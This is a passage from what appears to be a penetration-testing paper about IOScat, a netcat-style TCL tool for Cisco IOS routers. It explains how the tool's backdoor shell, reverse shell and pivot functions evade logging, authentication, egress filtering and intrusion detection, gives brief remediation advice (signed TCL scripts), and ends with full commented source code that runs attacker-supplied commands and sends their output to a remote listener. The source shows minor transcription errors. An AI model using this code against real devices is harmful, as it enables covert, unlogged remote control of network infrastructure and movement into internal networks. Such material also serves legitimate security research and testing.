The file copy functions give a penetration tester the ability to "take" device configurations without using native IOS commands, comands which may be recorded as events within the IOS logs. It also gives an Attacker the ability to *replace* the current configuration without generating events in any log or triggeringr any of the other safeguards that exist on an IOS router (safeguards such as the "are you sure?" prompt).

The Backdoor shell example gives a penetration tester stable access to a target host, while bypassing such security niceties such as authentication or access logging.

However, inbound firewall rules, either on the target device itself or implemented on network based firewalls, of course all apply.

The Reverse shell implementation is much more useful to a penetration tester, or more dangerous when in the hands of "evil". The Reverse Shell session is initiated from the target host – the target router sends that first SYN packet to the attacker to start the session. This means that firewall *egress* filters are what is applied to this traffic. In most business environments, egress filtering is much more permissive than ingress filters – after all, "our users need internet access, and we trust our people, right?" In many environments, there is no egress filter at all – any outbound traffic is permitted. To exacerbate the situation, many Network Intrusion Detection Systems (NIDS) will not check traffic on tcp/443 or tcp/22, since the NIDS "knows" that traffic on these ports is typically encrypted, it is considered a waste of CPU resources to decode the traffic payloads. To make matters even worse, outbound ACLs applied to router interfaces by default *apply to transit and inbound traffic only* - Traffic initiated from the host itself is not checked against outbound ACLs (Cisco Systems, 2008). If outbound ACLs are deployed on an IOS router, for instance on an IOS based firewall, the firewall rules might not be everything that they are intended to be when viewed in the context of a tool such as IOScat. An environment that implements Netflow (or the equivalent sFlow or J-Flow, or any ntop-like application) will see the reverse shell traffic, but will not necessarily alert on it. For a Penetration Tester, this means that in many (if not most) environments, a Reverse Shell compromise can be implemented without any device configuration changes, and without triggering any log entries or alerts on the affected router, Network IDS or in-path firewalls.

The "from network / to network" or pivot functions within IOScat take advantage of all of the same weaknesses as the backdoor and reverse shell attacks. In addition, they allow you to take advantage of any firewall rules permitting access to hosts on different "trust zones" inside the network. For instance, often hosts on a DMZ will have limited access to internal hosts that can be exploited with a pivot or relay. In a more common design, the IOS router that is hosting IOScat might very well *be* the firewall between the DMZ and an internal network. This makes penetration testing with IOScat that much

easier, as the intermediate router very likely has reasonable access to both networks (subject to applicable ACLs of course).

Finally, many penetration testing and security consulting engagements preclude the use of third party tools, stipulating that only native Operating System functions can be utilized. Since IOScat can be represented as a text file, it can simply be cut and pasted into a TCL interpreter session and is "open for business".

Taken in combination, this means is that IOScat gives a penetration tester a diverse arsenal of attack vectors that bypass authentication, authorization and accounting (AAA), as well as avoiding logging and outbound firewall rules or taking advantage of inbound firewall rules.

3.2. Applications in System Administration

IOScat is by it's nature an Penetration Test or attack tool. Practical system administration uses for IOScat are very limited, as Cisco IOS has a rich set of functions for system administration, which are generally configured to match IT controls around access, authorization and logging. Bypassing these controls for administration and control of the device does not generally have a place in a well-run IT infrastructure.

One area where IOScat can be used however, is in filesystem access. Cisco IOS does not have good native controls over its own filesystem – for instance, even in many current implementations, copying any file to the FLASH filesystem will by default erase that filesystem entirely before performing the copy. While this can be managed remotely with scp or even ftp services on a router, IOScat can provide management of these filesystems without providing network access. While erasing files is handled nicely within IOS natively, copying files between filesystems is "done better" using IOScat in many platforms. The IOScat functions that permit typing a file to STDOUT for viewing, or creating a file from the command shell, simply cannot be done using native IOS commands. Backing up configurations in cisco environments typically involves copies to a network destination using tftp or scp. IOScat gives system administrators the option of keeping a configuration backup on the local host. While this is not always a recommended best practice, it's certainly very handy during simple system changes.

3.3. Unlooked-for Uses for IOScat

TCL, the language that IOScat is written in, is a language deployed on many Operating Systems. Because of this, IOScat is easily ported to any of these platforms. Porting IOScat to another platform would take only a few changes – typically changes to the "exec" functions, EOF (End-of-File) conditions and CRLF (Carriage Return/Line Feed) configurations need to be made.

For instance, when a backdoor shell function was required during a penetration test involving VMware ESX, both a backdoor shell and a reverse shell was achieved using *unmodified* IOScat code. As in many Penetration Tests, unapproved third-party tools (for instance, netcat) were not permitted, but as IOScat was a simple text file, it was has turned out to be very useful, even on non-IOS platforms.

In another engagement, IOScat functions where ported to an AS/400 system. It was found that pivot or relay attacks worked flawlessly. However, attacks involving a shell did not work nearly as well, as the AS/400 expects a terminal session, with the associated cursor control and special keyboard support (PF keys). A bare shell does not implement any support for cursor control or special keys. What this means is that any commands for a shell session must be entered correctly and completely the first time. The AS/400 error message support and command completion support require support of both the cursor and special characters – error messages require a PF3 key to exit back to the session, and command completion requires both cursor control, the tab and back-tab keys to navigate between fields.

4. Remediation – Protecting Your Environment from IOScat and Similar Tools

In version 12.4T, Cisco introduced the function to sign TCL script (Cisco Systems, 2007). Using code signing not only protects an environment from malicious scripts, it can be used to protect against compromised scripts that would otherwise be trusted.

Code signing would generally require an internal Public Key Infrastructure (PKI), so would be considered by many to be an expensive and complex direction to take. It also makes deploying any beneficial scripts that much more complex. For these reasons, it is not widely deployed - in fact, I have not seen TCL code signing deployed in a production environment.

However, given the power of the TCL language as a tool for implementing evil, using a PKI approach to sign all permitted code (and deny all unsigned code) is currently the best direction to take in protecting an infrastructure from malicious TCL based tools.

5. Conclusion

Writing IOScat has given me some valuable insights into both the Cisco IOS platform and its implementation of TCL as a scripting language. The lack of I/O redirection support in IOS at first seemed like a real problem, but once development started, the alternate approach used resulted in a tool that is much simpler to use (at the cost of some flexibility).

The portability of IOScat to other platforms was both an interesting and very useful spin-off. IOScat code has been used on VMware ESX and AS/400 platforms (with varying degrees of success), and there is no reason to suspect that this code cannot be just as easily used on other platforms.

IOScat has proven to be a valuable tool in my arsenal of penetration testing tools, and I hope that it proves to be equally as useful for others.

6. References

Cisco Systems. (2008, Jan 18). *Access Control Lists: Overview and Guidelines.* Retrieved May 7, 2009, from Cisco IOS Security Configuration Guide, Release 12.2: http://www.cisco.com/en/US/docs/ios/12_2/security/configuration/guide/scfacls.html

Cisco Systems. (2003). *Cisco IOS Scripting with TCL.* Retrieved 1 10, 2009, from Cisco Systems: http://www.cisco.com/en/US/docs/ios/12_3t/12_3t2/feature/guide/gt_tcl.html#wp1027173

Cisco Systems. (2003). *Cisco IOS Software Release 12.3T (Document ID: 45042).* Retrieved 5 1, 2009, from Cisco IOS Software Releases 12.3T: http://www.cisco.com/en/US/products/sw/iosswrel/ps5207/products_tech_note09186a00801bb2b4.shtml

Cisco Systems. (2007, Nov 30). *Signed TCL Scripts.* Retrieved May 18, 2009, from Cisco IOS Software Releases 12.4 T: http://www.cisco.com/en/US/docs/ios/12_4t/netmgmt/configuration/guide/sign_tcl.html

Davis, A. (2007, Nov). *Creating Backdoors in Cisco IOS using TCL.* Retrieved May 23, 2008, from IRM - Information Risk Management PLC: http://www.irmplc.com/downloads/whitepapers/Creating_Backdoors_in_Cisco_IOS_using_Tcl.pdf.

Jochen Loewer (loewerj@hotmail.com), R. A. (n.d.). Retrieved May 7, 2009, from TCL Reference Manual: http://tmml.sourceforge.net/doc/tcl/

Skoudis, E. (2009, Feb 13). *Netcat Cheat Sheet.* Retrieved May 7, 2009, from SANS.org: http://www.sans.org/resources/sec560/netcat_cheat_sheet_v1.pdf

Welch, B. a. (2003). *Practical Programming in TCL and TK (4th Edition).* New Jersey: Prentice Hall PTR.

7. Appendix – IOScat Commented Source Code

##	
# Global Variables	
##	
set outfile ""	
set var 0	
##	
# Input - listen on network port	
# Output - write to file	
#	
# EOF handled correctly	
##	
proc callbackf2n {sock addr port} {	This is the callback procedure, called in realtime as channel I/O starts
fconfigure $sock -translation lf -buffering line	
flush $sock	
fileevent $sock readable [list net2fileb $sock]	
}	
proc net2fileb {sock} {	
global var	
global outfile	
if {[eof $sock] || [catch {gets $sock line}]} {	Get a line from network channel
set var 1	Set var to "1" when EOF reached
} else {	
puts $outfile $line	Write a line to target file
flush $sock	Flush network socket
}	
}	
proc net2file { port tofile } {	This is the main network-to-file routine
global outfile	Make "outfile" global so it can be accessed by other procedures
global var	Make "var' global, so EOF is handled correctly
set outfile [open $tofile w]	Open outfile for as writable
set sh [socket -server callbackf2n $port]	Setup callback event handler
vwait var	Wait for variable "var" to change, at EOF
close $sh	Close network socket
close $outfile	Clsoke file pointer
exit	Exit
}	
##	

# Input - listen on local port	
# Output - write to remote listener	
#	
# EOF handled correctly	
# PIVOT file transfer	
# PIVOT shell access	
#	
# proc n2n { inport ip outport }	
#	
##	
proc n2n { inport ip outport } {	Reverse shell procedure
global global_ip	
global global_outport	
set global_outport $outport	
set global_ip $ip	
set sockin [socket -server callbackn2n $inport]	Sockin is the server socket that the originating client (aka attacker) connects to
vwait forever	Wait forever – session exits with ctrl-c from attacker
}	
proc callbackn2n {sockin addr inport} {	
global global_outport	
global global_ip	
set sockout [socket $global_ip $global_outport]	Sockout is the outbound connection to the *destination* (target) host
fconfigure $sockout -buffering none -blocking 0 -translation crlf	
fileevent $sockout readable [list n2nfromServer $sockout $sockin]	
fileevent $sockin readable [list n2nfromClient $sockin $sockout]	
fconfigure $sockin -blocking 0 -buffering none -encoding binary -translation crlf	
}	
proc n2nfromServer {sockout sockin} {	
while {[gets $sockout line] >= 0 } {	Get data from server (target)
puts $sockin $line	Write data from server (target) back to client (attacker)
}	
}	
proc n2nfromClient {sockin sockout} {	Process data from client
set data x	Set a dummy value on "data"
while {[string length $data]} {	As long as data is "something", loop
set data [read $sockin 4096]	Read data from input socket
if {[eof $sockin] } {	

close $sockin	EOF detected (ctrl-c from attacker)
close $sockout	
exit	
}	
if {[string length $data]} {	Write input data to sockout (to destination)
puts $sockout $data	
}	
}	
}	
##	
# Input - input from STDIN (keyboard)	
# Output - write to remote listener	
#	
# EOF handled correctly	
##	
proc c2n { ip port } {	
set sock [socket $ip $port]	Open session to target
fconfigure $sock -buffering none -blocking 0 -encoding binary -translation crlf -eofchar {}	
fconfigure stdout -buffering none	
fileevent $sock readable [list c2nfromServer $sock]	
fileevent stdin readable [list c2ntoServer $sock]	
vwait ($sock)	
}	
proc c2ntoServer {sock} {	Process data TO server (from STDIN to target)
if {[gets stdin line] >= 0} {	Get data from STDIN
puts $sock $line	Write to network
} else {	
close $sock	Close network session on EOF
exit	Exit on EOF
}	
}	
proc c2nfromServer {sock} {	Process data FROM server (from target to STDOUT)
set data x	Dummy value on data
while {[string length $data]} {	Read data from source
set data [read $sock 4096]	
if {[eof $sock]} {	If EOF, close and exit
close $sock	
exit	
}	
if {[string length $data]} {	
puts -nonewline stdout $data	
}	
}	
}	
##	

# Input - console	
# Output - console shovelled to remote listener	
# reverse shell	
#	
# EOF handled correctly	
##	
proc c2n_revshell { ip outport } {	
global global_ip	
global global_outport	
set global_outport $outport	
set global_ip $ip	
set sockout [socket $ip $outport]	Open client tcp session to attacker (attacker listens as a server)
# puts stdout "socket is $sockout"	
fconfigure $sockout -blocking 0 -translation lf -buffering line	
fileevent $sockout readable [list n2cfromAttacker_revshell $sockout]	
vwait forever	Wait forever, exit is in n2cfromattacker_revshell routine
}	
proc n2cfromAttacker_revshell {sockout} {	Process data received from attacker
set data x	
gets $sockout data	
if {[eof $sockout] } {	Check for EOF (ctrl-c)
close $sockout	Close and exit
exit	
}	
if {[string length $data] > 0} {	
# puts stdout "cmd is $data"	
set cmdoutput [exec $data]	Take input from attacker and EXEC it
# puts stdout $cmdoutput	
puts $sockout $cmdoutput	Write EXEC output back to attacker
}	
}	
##	
# Input - network	
# Output - shell	
# backdoor shell	
#	
# end session from client side	
#	
##	
proc callbackrs {sock addr port} {	
fconfigure $sock -translation lf -buffering line	
fileevent $sock readable [list echoshell $sock]	
}	
proc echoshell {sock} {	

if {[eof $sock] || [catch {gets $sock line}]} {	EOF check (no here exit yet)
} else {	
set response [exec "$line"]	Take input, and feed it to shell with exec
puts $sock $response	Take response to shell exec and write it back to attacker
flush $sock	Flush the network channel to ensure all is sent
}	
}	
proc rootshell { port } {	
set sh [socket -server callbackrs $port]	Setup socket for attacker
vwait forever	Wait forver (no exit from this routine yet)
}	
##	
proc parseports { port } {	Verify Valid Port number specified on input (not used yet)
if { $port > 0 && $port < 65536 } { return 0 } else { return 1 }	
}	
	Verify valid IP address (will port this from IOSmap code)
##	
# Input - STDIN (console keyboard)	
# Output - write to file	
#	
# EOF NOT handled correctly - Ctrl-C to terminate	
##	
proc con2file { tofile } {	
set fileID [open $tofile w]	Open target file
while { [gets stdin line] >=0} {	Get a line from STDIN
puts $fileID $line	Write that line to target file
}	
close $fileID	Close file
}	
##	
# Input - read from file	
# Output - write to remote listener on network	
#	
# EOF handled correctly	
# CRLF issues, depending on platform	
##	
proc file2net {infile destip port} {	
set fileID [open $infile r]	Open source file
set sock [socket $destip $port]	Open dest network session
while { [gets $fileID line] >= 0 } {	Get a line from source file
puts $sock $line	Write to network channel
flush $sock	Flush network channel

Robert VandenBrink, rvandenbrink@metafore.ca

```
                        }
        close $sock                                     Close network channel
        close $fileID                                   Close source file

                return
}

#################################################
# Input - read from file
# Output - write to STDOUT (console screen)
#
# EOF handled correctly
#################################################

proc file2con { fromfile } {
  set fileID [ open $fromfile r ]                       Open source file for read
  while { [ gets $fileID line ] >= 0 } {                Get a line
    puts stdout $line                                   Print line to STDOUT
  }
  close $fileID                                         Close input file when EOF reached
}

#################################################
# Input - read from file
# Output - write to file
#
# EOF handled correctly
#################################################

proc file2file { fromfile tofile } {                    Copy a file – might change this one
                                                        to use native tcl copy function later
  set fileID1 [ open $fromfile r ]                      Open a source file for read
  set fileID2 [ open $tofile w ]                        Open dest file for write
  while { [ gets $fileID1 line ] >= 0 } {               Read a line
    puts $fileID2 $line                                 Write  a line
  }
  close $fileID1                                        Close both when EOF reached
  close $fileID2
}

#################################################
# HELP / SYNTAX output
#################################################

proc syntaxhelp {} {
  puts stdout
"================================================================="
  puts stdout  "IOSCat v0.1 (http://sourceforge.net/projects/iostools)"
  puts stdout  "This implements a subset of the NC you may be familiar with"
  puts stdout  "Port Scanning and UDP support is NOT in play on this version"
  puts stdout
"\7================================================================="
  puts stdout "connect from something to something, then move data between them"
  puts stdout "Syntax is ioscat.tcl <input arguments> <output arguments>"
  puts stdout "     -h this helptext"
  puts stdout "     -iffname   take local file "fname" as input"
```

puts stdout " -offname take local file "fname" as output"	
puts stdout " -ic input from console STDIN"	
puts stdout " -oc output to local console STDOUT"	
puts stdout " -ipnn listen for input on tcp port nn"	
puts stdout " -oax.x.x.x output to network ip address x.x.x.x (requires -op)"	
puts stdout " -opnn output to network tcp port "nn""	
puts stdout " -ie input from local IOS Shell (used for reverse shell)"	
puts stdout " -oe output to local IOS Shell (used for backdoor shell)"	
puts stdout "=="	
}	
set timeout 1	Tcp timeouts not implemented yet
# ==	
# Mainline code starts here	
# ==	
#	
# first, lets parse the command line	
#	
foreach arg $argv {	
if { $arg == "-h" || $arg == "-H" || $arg == "-?" || $arg =="?" } { syntaxhelp }	Go to SYNTAXHELP if help text is requested
set strlen [string length $arg]	Get the argument length
set cutr [expr $strlen - 3]	Get the length of the 2nd half of the argument (filename, address or port)
set actionarg [string range $arg 3 $strlen]	Get the 2nd half of the argument (filename, address or port)
set action [string range $arg 1 2]	Get the action half of argument (input or output from source or to destination)
	Case sensitive
switch -glob -- $action {	
ic { set src "c" }	Input from console STDIN – no actionarg
oc { set dst "c" }	Output to console STDOUT – no actionarg
if {	
set src "f"	Input from local file
set srcfile $actionarg	Actionarg is the source filename
}	
of {	
set dst "f"	Output to local file
set dstfile $actionarg	Actionarg is the destination filename
}	
ip {	
set src "n"	Input from network (ie listen on a tcp port)
set srcport $actionarg	Actionarg is the port number
}	
oa {	
set dst "n"	Output to ip address (requires an "op" argument as well to specify

	destination port)
set dstip $actionarg	Actionarg is the destination ip address or fqdn
}	
op {	
set dst "n"	Output to destination tcp port (requires an "on" argument to fully specify ip address)
set dstport $actionarg	Actionarg is the destination tcp port
}	
ie {	
set src "e"	Source is a local IOS shell (reverse shell scenario)
}	
oe {	
set dst "e"	Destination is a local IOS shell (backdoor shell scenario)
}	
default { syntaxhelp }	If no match, go to helptext
}	
}	
set callproc srcdst	Combine source and destination for a unique case to switch on
# puts "callproc is $callproc"	Commented out, but left in for debugging later
switch -glob -- $callproc {	Switch on callproc (combined source and destination)
ff { file2file $srcfile $dstfile }	Local file to file copy
nf { net2file $srcport $dstfile }	Listen on local tcp port and write to local file
cf { con2file $dstfile }	Echo console input to file output
fn { file2net $srcfile $dstip $dstport }	Copy local file to remote network listener
nn { n2n $srcport $dstip $dstport }	Relay attack – listen on local tcp port and relay to remote listener. Return traffic is correctly routed back to originating host (ie the attacker)
cn { c2n $dstip $dstport }	Copy console input to remote listener (telnet equivalent, no telnet control char support)
en { c2n_revshell $dstip $dstport }	Reverse shell – "push" or "shovel" a shell to a remote listener
fc { file2con $srcfile }	Echo a local file to console STDOUT (cat or type equivalent)
ne { rootshell $srcport }	Listen on tcp port, and connect remote attacker to a local IOS shell (root shell)
default { syntaxhelp }	If no match, go to helptext
}	

# ==================================	
#parse ip / ip ranges	
#are all ip's valid?	
#are all ports valid?	